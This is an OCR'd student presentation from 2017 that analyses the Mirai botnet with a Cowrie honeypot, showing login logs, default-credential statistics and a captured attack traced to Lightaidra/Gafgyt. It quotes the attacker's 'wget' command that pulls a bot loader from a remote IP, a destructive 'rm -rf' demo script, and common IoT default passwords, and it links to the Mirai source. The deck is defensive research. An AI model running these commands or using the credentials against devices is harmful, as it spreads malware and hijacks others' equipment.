Security and IoT

Analysis of MIRAI botnet and DDOS risks

Dadoua Maxime, Jeubert Bastien

Ensimag, January 2017

Security and IoT

- Cost of attacks
- Risks : Stolen data, privacy, system control...
- Lots of unknown factors and risks


- Growing domain, hope and new horizons
- Active and passive defense, smartgrid robustness
- Impacts and standardizations

Security and IoT

Focus on DDOS attacks :

- Mirai botnet

- Honeypot analyse
- Protection




credit : wikipédia/CrystalClear

A telnet honeypot for MIRAI

- Sensible IoT devices are targeted over IPv4
- Security problems mainly concern :
  - Bad configuration (default password...)
  - Neglected software vulnerabilities


A telnet honeypot for MIRAI

- Mirai
  - Self propagating botnet targeting Iot camera
  - Test default passwords on all accessible port 23...



A telnet honeypot for MIRAI

- Honeypot
  - Log and try to identify bots activities




Demo - Cowrie honeypot

- Simple, yet efficient, SSH/Telnet honeypot.
- Simulates a SSH/Telnet environment to mislead attackers.
- Every action made by the attacker is monitored and logged for further analysis.

Demo - Kippo Graph

- Cowrie sends logs to a MySQL database.

- Kippo-Graph gives us a visual representation of the data collected by Cowrie.



Demo - practical

- Connection
  - > ssh cowrie@localhost
  - > password
- Action
  - > /busybox HELLO
  - Command found: /bin/busybox HELLO
  - > echo “rm -rf” > file.sh
  - chmod 777 file.sh
  - ./file.sh
- Log example
  - cat cowrie/log/cowrie.log

Demo

- Log into one of our machines connected to a Box via SSH

- Launch Cowrie remotely and wait for attacks
  - Replay recorded attack (network or command)
  - Show results on Kippo-Graph

Results


Test environment :


- Ubuntu 16.04
- BBox ADSL : port 22/23 forwarded to port 2222/2223 on the Ubuntu host
- Date : 20/01/2016 from 17:53 to 00:10

- Number of recorded attacks : 79
- Several attacks are linked (up to 3/79) : same commands, same loader

Results

root	pts/0	79.127.6.238	Fri Jan 20 20:37 - 20:37 (00:31)
root	pts/0	79.127.6.238	Fri Jan 20 20:37 - 20:37 (00:32)
root	pts/0	79.127.6.238	Fri Jan 20 20:37 - 20:37 (00:32)
root	pts/0	106.51.68.138	Fri Jan 20 20:43 - 20:43 (00:31)
root	pts/0	190.38.248.97	Fri Jan 20 20:47 - 20:48 (00:24)
root	pts/0	81.84.31.16	Fri Jan 20 20:36 - 21:06 (30:22)
root	pts/0	183.105.248.39	Fri Jan 20 21:24 - 21:25 (00:31)
root	pts/0	222.100.106.147	Fri Jan 20 21:32 - 21:33 (00:31)
root	pts/0	217.149.191.234	Fri Jan 20 21:44 - 21:44 (00:32)
root	pts/0	186.247.217.244	Fri Jan 20 22:01 - 22:01 (00:31)
root	pts/0	113.222.86.212	Fri Jan 20 22:12 - 22:13 (00:31)
root	pts/0	125.183.85.50	Fri Jan 20 22:14 - 22:14 (00:32)
root	pts/0	89.165.4.211	Fri Jan 20 22:31 - 22:32 (00:50)
root	pts/0	103.251.246.78	Fri Jan 20 23:09 - 23:10 (00:31)
root	pts/0	113.163.93.110	Fri Jan 20 23:22 - 23:22 (00:31)
root	pts/0	47.22.178.187	Sat Jan 21 00:06 - 00:09 (02:56)


Powered by Libchart
Top 10 des noms d'utilisateur
200
160
120
80
40
0
194
52
50
42
8
8
6
6
4
2
root
ubuntu
admin
pi
user
Administrator
tech
supervisor
888888
666666


Powered by
Libchart
Top 10 des combinaisons noms d'utilisateur / mots de passe
50
40
30
20
10
0
42
24
12
12
10
8
8
8
8
8
pi/raspberry
root/root
root/realtek
root/xc3511
admin/admin1234
root/7ujMko0admin
admin/meinsm
root/54321
root/dreambox
root/jvbzd

Results : analysis of an attack

- log 2017-01-20T18:04:07+0100, 42.114.17.228

telnet root:admin

> wget http://**89.34.237.120**/bins.sh

bins.sh would fetch :

ntpd,sshd,openssh,bash,tftp,wget,cron,ftp,pftp,sh

' ' *(space as filename)* ➜ *Virus ?*

apache2,telnetd

Roumania
Lipova botnet on Google
known and blacklisted

Results : analysis of an attack

https://www.virustotal.com/
www.virustotal.com/fr/file/1d0e890f261f13248790edd3f7e22bbb9e1c0ae0b1cfe6ed2b1efb744d5600cc/analysis/

- Linux.Gafgyt (backdoor) by avast
- Linux.Lightaidra by Symantec : “a worm that launches distributed denial-of-service (DDoS) attacks [...] spreads through telnet services using common user name and password combinations.”

www.symantec.com/security_response/writeup.jsp?docid=2014-100222-5658-99

Results : Lightaidra

Is this https://github.com/eurialo/lightaidra targetting routers ?

- Botnet since 2012
- Target routers with default password
- DDOS activities

http://protectyournet.blogspot.fr/2013/08/lightaidra-botnet.html

How-to

http://ensiwiki.ensimag.fr/index.php/Analyse_du_botnet_MIRAI_avec_un_honeypot

Tools

Cowrie honeypot https://github.com/micheloosterhof/cowrie

Mirai

source code https://github.com/jgamblin/Mirai-Source-Code/blob/master/ForumPost.md

Thanks

Any questions ?